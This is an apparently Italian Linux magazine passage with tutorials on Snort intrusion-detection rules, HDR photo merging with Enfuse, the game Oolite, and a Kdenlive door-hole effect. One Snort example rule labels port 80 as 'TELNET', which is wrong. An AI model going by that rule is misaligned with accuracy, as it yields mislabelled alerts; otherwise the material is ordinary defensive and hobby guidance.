porre sotto un regime di controllo più stretto soltanto i secondi. Il file di configurazione è **/etc/snort/snort.conf**. Si possono indicare delle specifiche porte su cui controllare i servizi. Se il proprio server SSH non è in ascolto sulla porta 22, sarà opportuno modificare questo valore nell'apposita riga. Dopo avere modificato la configurazione, è opportuno provare per assicurarsi che funzioni. Lo si può fare con **sudo snort -T -c /etc/snort/snort.conf**. Se tutto va bene, dopo una serie di test il programma dovrebbe avvisare di aver validato correttamente il file. L'altro file da modificare è **/etc/snort/rules/local.rules**, che contiene le varie regole per stabilire ciò che si vuole tenere sotto controllo. Inizialmente dovrebbe essere vuoto, ma inserendo le righe:

```
alert tcp any any -> $HOME_NET
        21 (msg:"FTP connection
  attempt"; sid:1000001; rev:1;)
alert icmp any any -> $HOME_NET
        any (msg:"ICMP connection
  attempt"; sid:1000002; rev:1;)
alert tcp any any -> $HOME_NET
        80 (msg:"TELNET connection
  attempt"; sid:1000003; rev:1;)
```

Si impone a Snort di prendere nota per ogni connessione verso le porte 21 e 80 e per tutte le richieste ICMP (cioè i ping inviati al sistema). Aggiornate le regole, è necessario riavviare Snort (**sudo systemctl restart snort.service**). Nel giro di 30 secondi il servizio dovrebbe essere completamente riavviato caricando le nuove regole che sono state specificate. Nel file /var/log/snort/alert vengono indicati tutti gli alert dovuti alle regole specificate: tenendo sotto controllo questo file è possibile vedere in tempo reale le potenziali minacce per la sicurezza. Ad esempio, facendosi inviare una email appena si rileva una connessione considerata pericolosa. Per visualizzare i file di log si deve cercare l'ultimo file del tipo **/var/log/snort/snort.**

Fig. 1 • Ecco l'analisi effettuata da Snort





Fig. 2 • Il risultato della fusione di più immagini

log: il programma ne crea diversi, ciascuno termina con un timestamp dell'orario in cui Snort è stato avviato. Questi file possono anche essere analizzati con **Wireshark** per avere maggiori possibilità di identificare eventuali attacchi.

UNIAMO PIÙ IMMAGINI

Le macchine fotografiche, siano esse analogiche o digitali, hanno una gamma dinamica inferiore rispetto all'occhio umano. Ciò significa che riescono a percepire meno gradi di luminosità. Normalmente, questo non è un problema, perché nessuno nota la differenza, ma in casi nei quali la luminosità è davvero importante, questo dettaglio può diventare fondamentale. Ad esempio, quando si fotografa un paesaggio con un'ampia porzione di cielo, magari durante alba o tramonto. In quei casi la gamma del sensore fotografico non è sufficiente per esporre correttamente tutta la scena, col risultato che alcune zone risulteranno troppo scure e altre troppo chiare. L'unica soluzione consiste nello scattate diverse foto con diverse esposizioni allo stesso soggetto e poi riunirle in un'unica immagine tenendo soltanto le zone che risultano correttamente illuminate. Esistono vari programmi per realizzare questa sovrapposizione in modo automatico, e uno dei migliori è **Enfuse**, il quale dispone di diverse interfacce grafiche come **Kipi Plugins.** La si può avviare da terminale con il comando **expoblending.** Si tratta di una procedura guidata con più passaggi. Nella prima schermata vengono indicati i due programmi necessari per il funzionamento: **enfuse** e **align_image_stack.** Andando al passaggio successivo, una semplice interfaccia permette di inserire delle fotografie nella lista. L'interfaccia contiene una serie di suggerimenti, comunque l'ideale è avere almeno 3 immagini dello stesso soggetto, ciascuna con un'esposizione un po' diversa. Non è fondamentale che siano scattate con treppiede, basta che non siano troppo mosse. Selezioniamo tutte le immagini da usare e clicchiamo su **Successivo.** Se si seleziona la casella **Allinea le immagini scattate a forcella** il programma si prenderà qualche minuto per confrontare le varie fotografie e trovare il modo di allinearle perfettamente. Questo è fondamentale se le foto sono state scattate senza treppiede, perché se non sono perfettamente sovrapponibili tutti gli oggetti appariranno con bordi multipli. Completato l'allineamento delle immagini, è possibile procedere alla sovrapposizione: nella finestra che appare si possono vedere le varie immagini, e sono disponibili varie impostazioni predefinite per **Esposizione**, **Saturazione** e **Contrasto.** Cliccando sul pulsante **Anteprima** si può controllare il risultato attuale: si possono poi apportare modifiche alle impostazioni e provare di nuovo l'anteprima. Quando si è soddisfatti, basta cliccare su **Salva** per salvare in JPG o PNG.

Oolite, un'opera spaziale!

Un titolo ispirato a uno storico gioco del passato che ci permette di esplorare e fare affari nello spazio. Senza farci mancare l'adrenalina dei combattimenti!

Michele Petrecca

Oolite 1.8.6

Licenza: GNU GPL
Sito Web: www.oolite.org

Cosa hanno, o avevano, in comune computer come Atari ST, Commodore 64, ZX Spectrum e altri modelli dell'epoca? Di sicuro **Elite**, un gioco di commercio spaziale per le piattaforme riportate, ma oggi privo di alcun interesse commerciale poiché obsoleto (appartiene alla categoria degli abandonware, ovvero software non più sviluppati ma protetti ancora dal diritto d'autore). Nel 2003 un remake moderno di tale gioco è rinato sotto il nome di **Oolite**. Inizialmente sviluppato solo per OS X, il porting su GNU/Linux venne fatto nel 2005, ma solo nel 2007 fu è stato rilasciato con licenza GNU GPL. A partire dal 2009 è entrato nella classifica come uno dei 10 migliori giochi da provare. Ancora è in piena fase di sviluppo, pertanto nuove funzioni e mondi sono in continua aggiunta. Scopriamo come installarlo e come approcciarlo.

Fig. 1 • Il menu animato di Oolite

L'INSTALLAZIONE

Poiché si parla di un software Open Source, allora 3 sono le possibili modalità di installazione. Compilare da sorgenti installando dapprima il software **Git** (*https://git-scm.com/*), presente nei repository di tutte le distribuzioni, quindi clonare il deposito dei sorgenti del gioco per passare alla compilazione così come riportato nel wiki dedicato. Il secondo metodo è verificare se il gioco è pacchettizzato per la nostra distribuzione, eventualmente configurando repository dedicati. Ma se vogliamo divincolarci dal gestore dei pacchetti e dal fastidio della compilazione - tra errori e dipendenze da soddisfare - possiamo puntare il browser al sito del gioco, andare nella sezione **Download** e optare per i precompilati della versione stabile o test (al momento in cui scriviamo, rispettivamente 1.86 e 1.88). Al termine del download del file **oolite-1.86.linux-x86_64.tgz** (circa 100 MB), o della versione 32 bit in funzione della piattaforma in uso, passiamo alla decompressione con **tar xzvf oolite-1.86.linux-x86_64.tgz**. Viene estratto il file **oolite-1.86.linux-x86_64.run** che lanciamo con il comando **./oolite-1.86.linux-x86_64.run**. Dopo la verifica di integrità dell'archivio verrà chiesto se installare il gioco nella propria home directory o meno: **Install Oolite system-wide or in your home directory? [s/H]**. Pigiamo **H** seguito da

Invio per installarlo nella home. Viceversa, qualora volessimo metterlo a disposizione per l'intero sistema dovremo lanciare il file .run con i permessi dell'amministratore e optare per **"s"**. Ipotizzando la prima scelta al termine dell'installazione troveremo il gioco in **/home/nome_utente/GNUstep/Applications/Oolite/** che avvieremo lanciando l'eseguibile oolite per vedere dopo pochi secondi il menu visibile in Fig. 1.

PARTICOLARI DI OOLITE




Il gioco inizia con noi al comando della navicella **Cobra Mark III**: di certo, come potremo appurare giocando, non la migliore ma ha un equipaggiamento e un'autonomia di tutto rispetto. Quando si hanno a disposizione soldi a sufficienza, anche con la vendita della propria navicella, è possibile acquistarne di più capienti se vogliamo indirizzare la nostra attività nei trasporti, oppure una più agile e veloce per scopi non proprio onesti. Il mondo di Oolite ha una propria indipendenza: ogni astronave, diversa dalla nostra, persegue il proprio obiettivo comandata dall'intelligenza artificiale del computer. Allora non è raro vedere astronavi pirata inseguite da astronavi poliziotto così come imbattersi in combattimenti nei quali possiamo intervenire o continuare per la nostra strada. In buona sostanza il gioco lo creiamo noi di volta in volta: il punto di partenza è sempre lo stesso, ma in funzione delle scelte possiamo imbatterci in una marea di situazioni differenti. Qualche parola vogliamo spenderla per gli **Expansion Packs**. In totale, al momento in cui scriviamo, sono ben 555 e ognuno riguarda un aspetto del gioco: dalla grafica migliorata con l'uso degli shader OpenGL qualora la scheda grafica dovesse supportarli, all'aggiunta di nuove attività di gioco (trivellamento asteroidi, contratti in zona vendita etc), così come nuovi sistemi, pianeti, ecc. Dopo aver seguito il tutorial suggeriamo

UN GIOCO PER TUTTI

Non ci sono scuse per non giocare

Il titolo originale, per la potenza (grafica e CPU) dei computer dell'epoca, era caratterizzato dai cosiddetti wireframe ovvero di una navicella, o un qualsiasi oggetto solido in generale, di cui si avevano solo i contorni, come se fosse stato costruito con del fil di ferro: in questo modo i calcoli sono molto meno pesanti da portare a termine. Lo sviluppatore di Oolite, sebbene si sia ispirato all'originale Elite, ha voluto fornirgli un tocco di grafica più moderna utilizzando le OpenGL per i modelli solidi, ma senza appesantirlo. Tant'è che un vecchio computer o un portatile entry level lo può lanciare senza alcun problema pur godendo di effetti moderni. Nulla vieta agli sviluppatori di adottare un moderno motore grafico, ma il loro scopo è quello di rimanere ancorati alle modalità del gioco dal quale si sono ispirati. Il titolo è single-player pertanto non necessita di una connessione a Internet (compresi eventuali **Expansion Pack**

Prima alleniamoci

Dopo aver imparato i comandi c'è il tutorial integrato

01 **I COMANDI**

Una caratteristica dei giochi di trading ed esplorazioni nello spazio è la presenza di una navicella che va governata con tutte le possibilità che il gioco mette a disposizione e Oolite ne mette tante. Dal menu generale (Figura 1) spostiamoci con i tasti freccia sulla voce **View Keyboard Settings** e premiamo **Invio**.


02 **ALLENAMENTO**

Dopo aver appreso i comandi, rientriamo nel menu e, seguendo la medesima dinamica, optiamo per **Start New Commander**. Nella nuova schermata, utilizzando i tasti freccia, spostiamoci sulla voce **Tutorial** e premiamo due volte **Invio**, la seconda volta dopo aver letto la prima schermata.

03 **GLI SLALOM**

Il gioco non è localizzato in Italiano pertanto dovremo avere un minimo di dimestichezza con l'inglese. Nelle prime fasi del tutorial verrà spiegata l'interfaccia **HUD (Heads-up Display)** ovvero le informazioni costantemente visibili durante tutto il gioco per poi passare al controllo semplice in una zona piena di asteroidi.

Si fa sul serio!

Mettiamo in pratica le lezioni del tutorial

01 ATTERRAGGIO

Una delle manovre più difficili è l'attracco alle stazioni di Coriolis (praticamente sistemi orbitanti che ruotano su se stesse al fine di creare una gravità artificiale all'interno). La manovra di avvicinamento e atterraggio nell'hangar dovrà seguire la rotazione della stazione, altrimenti rischiamo di sbattere e distruggere la navicella.

02 SI GIOCA


Al termine della fase di addestramento, che vedrà anche l'uso delle armi a disposizione sulla nostra navicella (laser e missili), potremo decidere se ripetere il tutorial oppure se passare al gioco. Optiamo per quest'ultima scelta: dal menù generale **Start New Commander** quindi per **Normal Start** nella schermata successiva.


03 L'INIZIO


Le condizioni di partenza son quelle riportate nell'articolo e visibili nel passo precedente. Premendo **F2** si accede a un menù dal quale è possibile optare per **Game Options** e regolare i parametri audio e grafici. Per migliorare l'allestimento della nave e/o fare i girovaghi nello spazio occorre iniziare a guadagnare facendo del commercio.

di installare l'extension pack **Addons for Beginners** (che si porterà dietro 240 MB di altri Add-On che verranno automaticamente scaricati in **/home/nome_utente/GNUstep/Library/ApplicationSupport/Oolite/ManagedAddOns/**) cliccando su **Manage Expansion Packs** (nel menu generale) e seguendo la medesima dinamica riportata nei tutorial. Il risultato sono le nuove immagini visibili nelle foto della sessione di gioco – unitamente ad un audio più coinvolgente - che altrimenti apparirebbero come quelle del tutorial di gioco, un po' troppo "spoglie". Infine, per gli appassionati del genere, segnaliamo il remake di **Elite II** ovvero **Pioneer Space Sim** (***https://pioneerspacesim.net***) attivamente sviluppato e di cui ci siamo già occupati nel numero 167 di Linux Magazine.

Pianeti e galassie

Non solo commercio, ma incontro tra civiltà

01 LE MERCI

Premiamo **F8** per accedere al mercato delle materie prime. In funzione dei governi, alcune merci possono essere trasportate, altre con limitazioni o proibite: schiavi (**Slaves**), droga (**Narcotics**) e armi da fuoco (**Firearms**) sono illegali.

02 IL TRASPORTO

Scelte le merci, in funzione dei soldi a disposizione e del quantitativo trasportabile, dobbiamo portarle per la vendita e guadagnare i primi soldi. Pigiamo **F6** e decidiamo di portare le merci sul sistema **Leesti**.

03 LA CONSEGNA

Il cerchio verde indica il limite di autonomia della navicella. Con **F1** usciamo dalla zona di acquisto/vendite. Puntiamo nello spazio profondo e pigiamo **w** per accelerare, quindi **h** per saltare nell'iperspazio e arrivare a destinazione.

DVD DA 8 GB
GNU LINUX MAGAZINE
DICEMBRE 2017
50 SOFTWARE COMPLETI
CHE VALGONO OLTRE 200€
Ti regaliamo in esclusiva i migliori programmi da installare subito sulla tua Linux box
E con la nostra guida...
Arredi casa con Home Designer
Fai grafica professionale on Photoshop
Sviluppi app in Visual Studio
Recuperi file cancellati con Undeleter
... e tanto altro ancora!
ENTRA NELL'INTERNET INVISIBILE
EA IL TUO SITO... DARK WEB!
IL DVD È SUL RETRO!
QUALE NAS SCEGLIERE?
UN ARDUINO 1.000 LINGUAGGI
Firewall no problem
Occhio alle truffe on-line!


Non sfondate quella porta!


Con Kdenlive possiamo modificare gli oggetti delle nostre scene. Ecco come far comparire un buco in una porta

Tra i tanti cliché dei film d'azione c'è la distruzione di oggetti. E una delle situazioni più versatili è lo sfondamento di una porta, soprattutto nei film d'azione. Con un calcio, un pugno o un colpo di fucile. Il problema, per i cineasti non professionisti, è che è un effetto abbastanza difficile da realizzare direttamente in camera se non si ha un certo budget. Distruggere porte ha un costo ed è comunque difficile da fare nella realtà: bisognerebbe costruire una porta finta, perché una vera potrebbe non rompersi facilmente (nessun attore può davvero fare un buco con un calcio in una porta di legno spessa 3-4 centimetri). E per ovvi motivi di sicurezza non è una grande idea usare un fucile a pallettoni carico per fare un vero buco in una porta! La soluzione più a portata di mano consiste nel praticare il foro in modo digitale, così non spenderemo un solo centesimo e non metteremo in pericolo nessun attore. L'effetto di base è semplice, perché si basa sul rotoscoping. Come base di partenza abbiamo bisogno di due clip video: una dovrà riprendere semplicemente la porta (o eventualmente il muro) da sfondare. L'altra clip video dovrà contenere l'attore che fa il gesto di sfondare la porta, ad esempio con un colpo di fucile. L'attore dovrà trovarsi nella stessa posizione in cui si trova la porta: basta aprirla e girare il filmato, non importa se un pezzo della porta è comunque visibile assieme all'attore. Di questa clip useremo solo una piccola porzione: non serve scardinare la porta e rimuoverla del tutto, tanto non la si vedrà comunque nel risultato finale. Ovviamente, al momento del montaggio la clip con la porta chiusa deve essere messa sopra la clip con l'attore e la porta aperta. Per aprire il buco nella porta basta applicare alla sua clip l'effetto rotoscoping, ma invertito (con l'apposita spunta). In questo modo tutto ciò che è contenuto nel disegno che realizziamo diventerà trasparente e si potrà vedere il filmato che c'è sotto.

Disegniamo, quindi, il contorno di quello che sarà il buco: non deve essere troppo regolare, nella realtà è improbabile fare un foro perfettamente circolare. Poi, per non far comparire il buco da un momento all'altro, utilizziamo i fotogrammi chiave dell'effetto rotoscoping per rimodellare i contorno del foro in modo da farlo crescere man mano.

Sovrapponiamo le clip iniziali

Ecco come posizionare nelle tracce video le clip della porta e dell'attore

01 PRIMA L'ATTORE...



Per cominciare posizioniamo la clip che contiene l'attore nella traccia video più bassa, la **Video1**. Naturalmente, tagliamo la clip per eliminare parti non necessarie usando lo strumento **forbici**.

02 ...POI LA PORTA

Nella traccia **Video2**, invece, va posizionata la clip video che contiene la porta. Le due clip devono essere sovrapposte: quella della traccia **Video1** deve finire esattamente nello stesso momento della clip con la porta chiusa.

In altre parole, all'inizio della clip il buco deve essere tanto piccolo da non essere visibile, e nel giro di una ventina di fotogrammi o poco più deve crescere fino alla sua dimensione finale. L'effetto sarà veloce, quindi non è fondamentale essere troppo attenti al movimento che si disegna, l'importante è che lo spettatore capisca che il foro si è ingrandito come è normale che accada. Poi si può aggiungere in sovraimpressione una clip di un muzzle flash, o di schegge di legno che volano (debris) per dare maggiore realismo. Noi abbiamo pensato di presentare l'effetto con un colpo di fucile che apre un buco attraverso una porta, perché è la preparazione di base sulla quale si possono poi costruire delle varianti. Qualora si voglia rendere l'effetto con un pugno, invece che con un colpo di fucile, basta far dare all'attore un pungo nel vuoto, usando poi il rotoscoping per rendere visibile non soltanto lo sfondo ma anche la mano che passa attraverso il foro. Ecco un video di esempio: *www.edmaster.it/url/7341*.



Fig. 1 • Il foro nella porta comincia a comparire assieme a un flash

Disegniamo il foro nella porta

Usiamo il rotoscoping per disegnare il contorno del buco nella porta

01 LA TRANSIZIONE

Tra le due clip dobbiamo ora inserire una transizione di tipo **Composito**. La transizione deve essere estesa per tutta la durata della clip più corta, cioè di quella che contiene l'attore. Non serve modificare i parametri fondamentali.

02 IL GIUSTO TAGLIO

È una buona idea dividere la clip con la porta: utilizzando lo strumento **forbici** possiamo tagliarla nel momento in cui comincia la clip che contiene l'attore. Avremo quindi due clip affiancate e praticamente uguali. Però la seconda delle due è sovrapposta all'attore.

03 IL ROTOSCOPING

Aggiungiamo alla seconda clip della traccia **Video2**, quella sovrapposta alla clip dell'attore, l'effetto **rotoscoping** spuntando **Inverti**. Per aiutarci nel disegno provvediamo a rendere invisibile la traccia **Video2** cliccando sul suo apposito pulsante.

04 DISEGNIAMO IL FORO



Bisogna disegnare il contorno di quello che sarà il foro nella porta: mentre la traccia **Video2** non è visibile possiamo capire quale dovrà essere la corretta posizione. Rendendo di nuovo visibile la porta si può controllare di avere ottenuto l'effetto desiderato.

IL MOVIMENTO DELLA CAMERA

Per aggiungere realismo alla scena possiamo anche inserire un movimento: dopo avere renderizzato con Kdenlive la sequenza in cui l'attore fa il buco nella porta, possiamo importarla in un altro progetto di Kdenlive e sovrapporla a una clip colore nera usando una transizione di tipo **Affine**. A quel punto possiamo ingrandire un po' l'immagine: se stiamo realizzando un filmato in Full HD possiamo aumentarne le dimensioni fino al 120% senza che nessuno se ne accorga. Usando i fotogrammi chiave della transizione possiamo muovere su e giù, a destra e a sinistra, l'immagine nella frazione di secondo in cui il buco nella porta compare. Questo farà credere al pubblico che la cinepresa sia stata scossa dallo stesso colpo che ha aperto il foro nella porta. Si può anche aggiungere una leggera rotazione, ma non bisogna esagerare altrimenti si capisce che l'immagine è finta perché viene a mancare la prospettiva.


Fig. 2 •Attraverso il foro nella porta si vede l'attore

Un'animazione per la comparsa del foro

Creiamo un'animazione per far comparire il foro nella porta. È semplice!

01 BORDI SMUSSATI

Per non rendere i bordi troppo netti, non sarebbero realistici, si può impostare la **feather width** a 2. Adesso spostiamoci lungo la timeline dell'effetto e scegliamo il punto in cui il foro nella porta deve essere formato: qui si deve creare un nuovo frame chiave.

02 L'ANIMAZIONE


